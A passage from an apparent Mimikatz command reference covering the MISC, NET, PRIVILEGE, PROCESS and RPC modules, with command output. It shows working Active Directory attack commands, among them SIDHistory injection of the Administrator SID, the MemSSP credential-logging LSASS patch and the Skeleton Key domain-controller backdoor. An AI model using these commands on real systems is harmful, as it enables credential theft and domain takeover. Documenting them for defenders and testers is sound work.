Requires System or Debug rights.


NOTE: ADDSID has moved to the SID module in the 2.1 release branch.

```
PS C:\temp\mimikatz> .\mimikatz "privilege::debug" "misc::addsid bobafett ADSAdministrator "

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 29 2015 23:55:17)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                 with 15 modules * * */


mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::addsid bobafett ADSAdministrator
SIDHistory for 'bobafett'
 * ADSAdministrator     OK
```

```
PS C:\temp\mimikatz> get-aduser bobafett -properties sidhistory,memberof


DistinguishedName : CN=BobaFett,CN=Users,DC=lab,DC=adsecurity,DC=org
Enabled           : True
GivenName         :
MemberOf          : {}
Name              : BobaFett
ObjectClass       : user
ObjectGUID        : d4d1e6c0-82a8-469f-b243-8602300e2dbe
SamAccountName    : BobaFett
SID               : S-1-5-21-1583770191-140008446-3268284411-3103
SIDHistory        : {S-1-5-21-1583770191-140008446-3268284411-500}
Surname           :
UserPrincipalName : BobaFett@lab.adsecurity.org
```

MISC::Cmd – Command Prompt (without DisableCMD).

Requires Administrator rights.



MISC::Compressme – Compresses Mimikatz file to a new file called “mimikatz_x64.compressed”

```
mimikatz # misc::compressme
Using 'c:\Temp\Mimikatz\mimikatz.exe' as input file
 * Original size  : 432640
 * Compressed size: 229231 (52.98%)
Using 'mimikatz_x64.compressed' as output file... OK!
```

MISC::Detours – (***experimental***) Try to enumerate all modules with Detours-like hooks

Requires Administrator rights.

```
mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF63E90E6E0

mimikatz # misc::detours
smss.exe (224)
ERROR kuhl_m_misc_detours_callback_process ; OpenProcess (0x00000005)
csrss.exe (320)
ERROR kuhl_m_misc_detours_callback_process ; OpenProcess (0x00000005)
wininit.exe (392)
services.exe (484)
ERROR kuhl_m_misc_detours_callback_process ; OpenProcess (0x00000005)
lsass.exe (492)
svchost.exe (620)
svchost.exe (660)
svchost.exe (800)
svchost.exe (844)
svchost.exe (888)
svchost.exe (972)
svchost.exe (324)
spoolsv.exe (1256)
Microsoft.ActiveDirectory.WebServices.exe (1284)
dfsrs.exe (1328)
dns.exe (1364)
ismserv.exe (1384)
ntfrs.exe (1420)
dfssvc.exe (1532)
vds.exe (1932)
svchost.exe (2020)
svchost.exe (1072)
svchost.exe (1036)
VSSVC.exe (2096)
msdtc.exe (2860)
csrss.exe (4320)
ERROR kuhl_m_misc_detours_callback_process ; OpenProcess (0x00000005)
winlogon.exe (4348)
dwm.exe (4472)
taskhostex.exe (4592)
explorer.exe (4708)
powershell.exe (4856)
conhost.exe (2556)
mimikatz.exe (4976)
svchost.exe (716)
```

MISC::MemSSP – Inject a malicious Windows SSP to log locally authenticated credentials by patching LSASS in memory with new SSP – no reboot required (rebooting clears the memssp Mimikatz injects). This post on Mimikatz SSP describes in-memory patching as well as more persistent SSP techniques.

Requires Administrator rights.

```
PS C:\> c:\temp\mimikatz\mimikatz "privilege::debug" "misc::memssp"

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Jun 29 2015 00:28:32)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 16 modules * * */


mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::memssp
Injected =)
```

Mandiant presentation on MemSSP


MISC::MFLT – Gathers details on loaded drivers, including driver altitude.

Available starting with Mimikatz v2.1.1 (11/28/2017).

```
mimikatz # misc::mflt
0 4     328010 WdFilter
0 0     244000 storqosflt
0 0     189900 wcifs
0 0     141100 FileCrypt
0 1     135000 luafv
0 1      46000 npsvctrig
0 1      40700 Wof
```

MISC::Ncroutemon – Juniper Manager (without DisableTaskMgr)

MISC::Regedit – Registry Editor (without DisableRegistryTools)
Requires Administrator rights.




MISC::Skeleton – Inject Skeleton Key into LSASS process on Domain Controller.
Requires Administrator rights.
This enables all user authentication to the Skeleton Key patched DC to use a “master password” (aka Skeleton Keys) as well as their usual password.

```
PS C:\> c:\temp\mimikatz\mimikatz "privilege::debug" "misc::skeleton" exit

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Jun 29 2015 00:28:32)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 16 modules * * */


mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz(commandline) # exit
Bye!
```

MISC::Taskmgr – Task Manager (without DisableTaskMgr).

Requires Administrator rights.



MISC::Wifi –

No longer in MISC. Likely moved to DPAPI:Wifi which may include similar functionality.

MISC::WP

MINESWEEPER

MINESWEEPER::Infos – Provide mine info in minesweeper

Net

NET::Alias

```
mimikatz # net::alias

Domain name : Builtin
Domain SID  : S-1-5-32
 579   Access Control Assistance Operators
 544   Administrators
 | S-1-5-21-2362576206-1454450674-1871572685-500
 551   Backup Operators
 574   Certificate Service DCOM Access
 569   Cryptographic Operators
 562   Distributed COM Users
 573   Event Log Readers
 546   Guests
 | S-1-5-21-2362576206-1454450674-1871572685-501
 578   Hyper-V Administrators
 568   IIS_IUSRS
 | S-1-5-17
 556   Network Configuration Operators
 559   Performance Log Users
 558   Performance Monitor Users
 547   Power Users
 550   Print Operators
 576   RDS Endpoint Servers
 577   RDS Management Servers
 575   RDS Remote Access Servers
 555   Remote Desktop Users
 580   Remote Management Users
 552   Replicator
 582   Storage Replica Administrators
 581   System Managed Accounts Group
 | S-1-5-21-2362576206-1454450674-1871572685-503
 545   Users
 | S-1-5-4
 | S-1-5-11

Domain name : MimiTest1
Domain SID  : S-1-5-21-2362576206-1454450674-1871572685
```

NET::Group

```
mimikatz # net::group

Domain name : Builtin
Domain SID  : S-1-5-32

Domain name : MimiTest1
Domain SID  : S-1-5-21-2362576206-1454450674-1871572685
 513   None
 | 500   adsadmin       (User)
 | 501   Guest  (User)
 | 503   DefaultAccount (User)
```

NET::ServerInfo

```
mimikatz # net::ServerInfo
platform_id: 500
name       : MimiTest1
version    : 10.0
comment    :
type       : 00009003 - workstation ; server ; nt ; server_nt ;
```

NET::Session

NET::Share

```
mimikatz # net::share

Netname : ADMIN$
Type    : 80000000 - disktree ; special ;
Uses    : 0/4294967295
Path    : C:\Windows

Netname : C$
Type    : 80000000 - disktree ; special ;
Uses    : 0/4294967295
Path    : C:\

Netname : D$
Type    : 80000000 - disktree ; special ;
Uses    : 0/4294967295
Path    : D:\

Netname : IPC$
Type    : 80000003 - ipc ; special ;
Uses    : 0/4294967295
Path    :
```

NET::Stats

```
mimikatz # net::stats
LanmanWorkstation StatisticsStartTime: 11/28/2017 2:11:51 AM
```

NET::TOD

```
mimikatz # net::tod
Remote time (local): 11/28/2017 4:17:47 AM
```

NET::User

```
mimikatz # net::user

Domain name : Builtin
Domain SID  : S-1-5-32

Domain name : ADSECLAB0
Domain SID  : S-1-5-21-186993273-1316126705-865754954
 500   Administrator
 | 518   Schema Admins
 | 512   Domain Admins
 | 513   Domain Users
 | 520   Group Policy Creator Owners
 | 519   Enterprise Admins
 |Administrators
 501   Guest
 | 514   Domain Guests
 |Guests
 502   krbtgt
 | 513   Domain Users
 |'572   Denied RODC Password Replication Group
 1000  ADS0DC01$
 | 516   Domain Controllers
 1103  ADS0DC02$
 | 515   Domain Computers
 1104  ADS0WKWIN7$
 | 515   Domain Computers
```

NET::WSession

```
mimikatz # Net::WSession

Username    : adsadmin
Domain      : MimiTest1
LogonServer: MimiTest1
```

PRIVILEGE

PRIVILEGE::Backup – get backup privilege/rights. Requires Debug rights.

```
mimikatz # privilege::backup
Privilege '17' OK
```

PRIVILEGE::Debug – get debug rights (this or Local System rights is required for many Mimikatz commands). By default, the Administrators group has Debug rights. Debug still has to be "activated" by running "privilege::debug".

The debug privilege allows someone to debug a process that they wouldn't otherwise have access to. For example, a process running as a user with the debug privilege enabled on its token can debug a service running as local system.
http://msdn.microsoft.com/library/windows/hardware/ff541528.aspx

```
mimikatz # privilege::debug
Privilege '20' OK
```

Benjamin's Remark:
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061 means that the required privilege is not held by the client (mostly you're not an administrator :smirk:)

PRIVILEGE::Driver – get driver privilege/rights. Requires Debug rights.

PRIVILEGE::ID – get privilege/rights by its ID. Requires Debug rights.

PRIVILEGE::Name – get privilege/rights by its name. Requires Debug rights.

PRIVILEGE::Restore – get restore privilege/rights. Requires Debug rights.

PRIVILEGE::Security – get security privilege/rights. Requires Debug rights.

PRIVILEGE::SysEnv – get privilege/rights to manage system environment. Requires Debug rights.

PRIVILEGE::TCB – get TCB privilege/rights(likely act as part of the operating system right). Requires elevated rights (still TBD).


PROCESS

The Mimikatz PROCESS module provides the ability to gather data on processes and interact with processes.

PROCESS::Exports – list exports

```
mimikatz # process::exports

mimikatz.exe
ntdll.dll
        00007FFBEF128338 -> 1           00007FFBEF025380
        00007FFBEF12833C -> 2           00007FFBEF0E8EC8
        00007FFBEF128340 -> 3           00007FFBEF0E90A8
        00007FFBEF128344 -> 4           00007FFBEF0E9280
        00007FFBEF128348 -> 5           00007FFBEF0E9034
        00007FFBEF12834C -> 6           00007FFBEF023A38
        00007FFBEF128350 -> 7           00007FFBEF0E9068
        00007FFBEF128354 -> 8           00007FFBEF068E3C
        00007FFBEF128358 -> 9   0       00007FFBEF026AC4        A_SHAFinal
        00007FFBEF12835C -> 10  1       00007FFBEF026BF8        A_SHAInit
        00007FFBEF128360 -> 11  2       00007FFBEF026C2C        A_SHAUpdate
        00007FFBEF128364 -> 12  3       00007FFBEF07129C        AlpcAdjustCompletionListConcurrencyCount
        00007FFBEF128368 -> 13  4       00007FFBEF075CC8        AlpcFreeCompletionListMessage
        00007FFBEF12836C -> 14  5       00007FFBEF0EAF30        AlpcGetCompletionListLastMessageInformation
        00007FFBEF128370 -> 15  6       00007FFBEF0EAF44        AlpcGetCompletionListMessageAttributes
        00007FFBEF128374 -> 16  7       00007FFBEF07E3DC        AlpcGetHeaderSize
        00007FFBEF128378 -> 17  8       00007FFBEF07E3A0        AlpcGetMessageAttribute
        00007FFBEF12837C -> 18  9       00007FFBEF075070        AlpcGetMessageFromCompletionList
        00007FFBEF128380 -> 19  10      00007FFBEF08C784        AlpcGetOutstandingCompletionListMessageCount
        00007FFBEF128384 -> 20  11      00007FFBEF07E340        AlpcInitializeMessageAttribute
        00007FFBEF128388 -> 21  12      00007FFBEF086808        AlpcMaxAllowedMessageLength
        00007FFBEF12838C -> 22  13      00007FFBEF08C230        AlpcRegisterCompletionList
        00007FFBEF128390 -> 23  14      00007FFBEF078348        AlpcRegisterCompletionListWorkerThread
        00007FFBEF128394 -> 24  15      00007FFBEF08C690        AlpcRundownCompletionList
        00007FFBEF128398 -> 25  16      00007FFBEF08C6A8        AlpcUnregisterCompletionList
        00007FFBEF12839C -> 26  17      00007FFBEF0782F0        AlpcUnregisterCompletionListWorkerThread
        00007FFBEF1283A0 -> 27  18      00007FFBEF07FC60        ApiSetQueryApiSetPresence
        00007FFBEF1283A4 -> 28  19      00007FFBEF07822C        CsrAllocateCaptureBuffer
        00007FFBEF1283A8 -> 29  20      00007FFBEF0781EC        CsrAllocateMessagePointer
        00007FFBEF1283AC -> 30  21      00007FFBEF078004        CsrCaptureMessageBuffer
        00007FFBEF1283B0 -> 31  22      00007FFBEF078058        CsrCaptureMessageMultiUnicodeStringsInPlace
        00007FFBEF1283B4 -> 32  23      00007FFBEF078140        CsrCaptureMessageString
        00007FFBEF1283B8 -> 33  24      00007FFBEF0DA734        CsrCaptureTimeout
        00007FFBEF1283BC -> 34  25      00007FFBEF077EA0        CsrClientCallServer
        00007FFBEF1283C0 -> 35  26      00007FFBEF050204        CsrClientConnectToServer
        00007FFBEF1283C4 -> 36  27      00007FFBEF077E88        CsrFreeCaptureBuffer
        00007FFBEF1283C8 -> 37  28      00007FFBEF0DA754        CsrGetProcessId
        00007FFBEF1283CC -> 38  29      00007FFBEF0A57C4        CsrIdentifyAlertableThread
        00007FFBEF1283D0 -> 39  30      00007FFBEF0DFAB4        CsrSetPriorityClass
        00007FFBEF1283D4 -> 40  31      00007FFBEF0DA764        CsrVerifyRegion
        00007FFBEF1283D8 -> 41  32      00007FFBEF0AC6B0        DbgBreakPoint
        00007FFBEF1283DC -> 42  33      00007FFBEF0582B0        DbgPrint
        00007FFBEF1283E0 -> 43  34      00007FFBEF058960        DbgPrintEx
        00007FFBEF1283E4 -> 44  35      00007FFBEF0EAF78        DbgPrintReturnControlC
        00007FFBEF1283E8 -> 45  36      00007FFBEF0EAFC0        DbgPrompt
        00007FFBEF1283EC -> 46  37      00007FFBEF0EB000        DbgQueryDebugFilterState
        00007FFBEF1283F0 -> 47  38      00007FFBEF0EB00C        DbgSetDebugFilterState
        00007FFBEF1283F4 -> 48  39      00007FFBEF0DB548        DbgUiConnectToDbg
        00007FFBEF1283F8 -> 49  40      00007FFBEF0DB5B4        DbgUiContinue
        00007FFBEF1283FC -> 50  41      00007FFBEF0DB5D8        DbgUiConvertStateChangeStructure
        00007FFBEF128400 -> 51  42      00007FFBEF0DB850        DbgUiDebugActiveProcess
        00007FFBEF128404 -> 52  43      00007FFBEF0DB8B4        DbgUiGetThreadDebugObject
        00007FFBEF128408 -> 53  44      00007FFBEF0DB8CC        DbgUiIssueRemoteBreakin
        00007FFBEF12840C -> 54  45      00007FFBEF0DB930        DbgUiRemoteBreakin
        00007FFBEF128410 -> 55  46      00007FFBEF0DB974        DbgUiSetThreadDebugObject
        00007FFBEF128414 -> 56  47      00007FFBEF0DB98C        DbgUiStopDebugging
        00007FFBEF128418 -> 57  48      00007FFBEF0DB9A8        DbgUiWaitStateChange
        00007FFBEF12841C -> 58  49      00007FFBEF0AC6C0        DbgUserBreakPoint
        00007FFBEF128420 -> 59  50      00007FFBEF110B2C        EtwCreateTraceInstanceId
        00007FFBEF128424 -> 60  51      00007FFBEF05F194        EtwDeliverDataBlock
```

PROCESS::Imports – list imports



PROCESS::List – List running processes


Requires Administrator rights.

```
mimikatz # process::list
0       (null)
4       System
228     smss.exe
324     csrss.exe
388     csrss.exe
396     wininit.exe
424     winlogon.exe
484     services.exe
492     lsass.exe
616     svchost.exe
644     svchost.exe
752     LogonUI.exe
764     dwm.exe
788     svchost.exe
828     svchost.exe
888     svchost.exe
960     svchost.exe
316     svchost.exe
1240    spoolsv.exe
1260    Microsoft.ActiveDirectory.WebServices.exe
1344    dns.exe
1364    ismserv.exe
1456    dfssvc.exe
1888    svchost.exe
1912    svchost.exe
1932    svchost.exe
1068    VSSVC.exe
3028    msdtc.exe
1944    dfsrs.exe
704     vds.exe
2408    csrss.exe
896     winlogon.exe
168     dwm.exe
3096    taskhostex.exe
3156    rdpclip.exe
3240    explorer.exe
3368    rdpinput.exe
3628    ServerManager.exe
2596    powershell.exe
2324    conhost.exe
4020    mmc.exe
3888    powershell.exe
2888    conhost.exe
2260    WmiPrvSE.exe
4456    powershell.exe
2084    conhost.exe
2732    regedit.exe
4856    mimikatz.exe
```

PROCESS::Resume – resume a process

```
mimikatz # process::resume /pid:4020
NtResumeProcess of 4020 PID : OK !
```

PROCESS::Run – Run



PROCESS::Start – start a process

PROCESS::Stop – terminate a process

PROCESS::Suspend – suspend a process

```
mimikatz # process::suspend /pid:4020
NtSuspendProcess of 4020 PID : OK !
```

RPC

The RPC module provides remote control of mimikatz.

RPC::Close

RPC::Connect

```
mimikatz # rpc::connect
Remote   : (null)
ProtSeq  : ncacn_ip_tcp
Endpoint : (null)
Service  : (null)
AuthnSvc : GSS_NEGOTIATE
NULL Sess: no
Algorithm: CALG_3DES (00006603)
Endpoint resolution is OK
** Security Callback! **
 > ServerPrincName:
 > AuthnLevel     :  6 - PKT_PRIVACY
 > AuthnSvc       : 10 - WINNT
 > AuthzSvc       :  0
mimikatz is bound!
```

RPC::Enum

```
mimikatz # rpc::enum
Remote   : (null)
ProtSeq  : ncacn_ip_tcp
AuthnSvc : GSS_NEGOTIATE
NULL Sess: no
UUID: {d95afe70-a6d5-4259-822e-2c84da1ddb0d}
        ncacn_ip_tcp:[49664]
UUID: {ae2dc901-312d-41df-8b79-e835e63db874}    appxsvc
        ncalrpc:[LRPC-af97dd2ec1aedd516b]
UUID: {ff9fd3c4-742e-45e0-91dd-2f5bc632a1df}    appxsvc
        ncalrpc:[LRPC-af97dd2ec1aedd516b]
UUID: {64d1d045-f675-460b-8a94-570246b36dab}    CLIPSVC Default RPC Interface
        ncalrpc:[ClipServiceTransportEndpoint-00001]
UUID: {d2716e94-25cb-4820-bc15-537866578562}
        ncalrpc:[OLE611721482D0B7D3CBB5FD4E25FAE]
        ncalrpc:[LRPC-2e0ef6e07ccace00e5]
UUID: {0c53aa2e-fb1c-49c5-bfb6-c54f8e5857cd}
        ncalrpc:[OLE611721482D0B7D3CBB5FD4E25FAE]
        ncalrpc:[LRPC-2e0ef6e07ccace00e5]
UUID: {923c9623-db7f-4b34-9e6d-e86580f8ca2a}
        ncalrpc:[OLE611721482D0B7D3CBB5FD4E25FAE]
        ncalrpc:[LRPC-2e0ef6e07ccace00e5]
UUID: {8ec21e98-b5ce-4916-a3d6-449fa428a007}
        ncalrpc:[OLEA7D79ED98AA2938C344B827990A6]
        ncalrpc:[LRPC-d43c8acdfb26355556]
UUID: {0fc77b1a-95d8-4a2e-a0c0-cff54237462b}
        ncalrpc:[OLEA7D79ED98AA2938C344B827990A6]
        ncalrpc:[LRPC-d43c8acdfb26355556]
UUID: {b1ef227e-dfa5-421e-82bb-67a6a129c496}
        ncalrpc:[OLEA7D79ED98AA2938C344B827990A6]
        ncalrpc:[LRPC-d43c8acdfb26355556]
UUID: {76f226c3-ec14-4325-8a99-6a46348418af}
        ncalrpc:[WMsgKRpc024E6F02]
UUID: {12e65dd8-887f-41ef-91bf-8d816c42c2e7}    Secure Desktop LRPC interface
        ncalrpc:[WMsgKRpc024E6F02]
UUID: {4b112204-0e19-11d3-b42b-0000f81feb9f}
        ncalrpc:[LRPC-ba6365424e96bddcec]
UUID: {906b0ce0-c70b-1067-b317-00dd010662da}
        ncalrpc:[LRPC-8783ecaab6d976d795]
        ncalrpc:[LRPC-8783ecaab6d976d795]
        ncalrpc:[LRPC-8783ecaab6d976d795]
UUID: {f3f09ffd-fbcf-4291-944d-70ad6e0e73bb}
        ncalrpc:[LRPC-a6eeb3c395c230e932]
UUID: {76f226c3-ec14-4325-8a99-6a46348418af}
        ncalrpc:[WMsgKRpc04A0BA1]
```

RPC::Server

```
mimikatz # rpc::Server
ProtSeq  : ncacn_ip_tcp
Endpoint : (null)
Service  : (null)
AuthnSvc : GSS_NEGOTIATE
Map Reg.: yes
Security: Allow no auth

mimikatz #  > BindString[0]: ncacn_ip_tcp:MimiTest1[49917]
 > RPC bind registered
 > RPC Server is waiting!
```

SEKURLSA

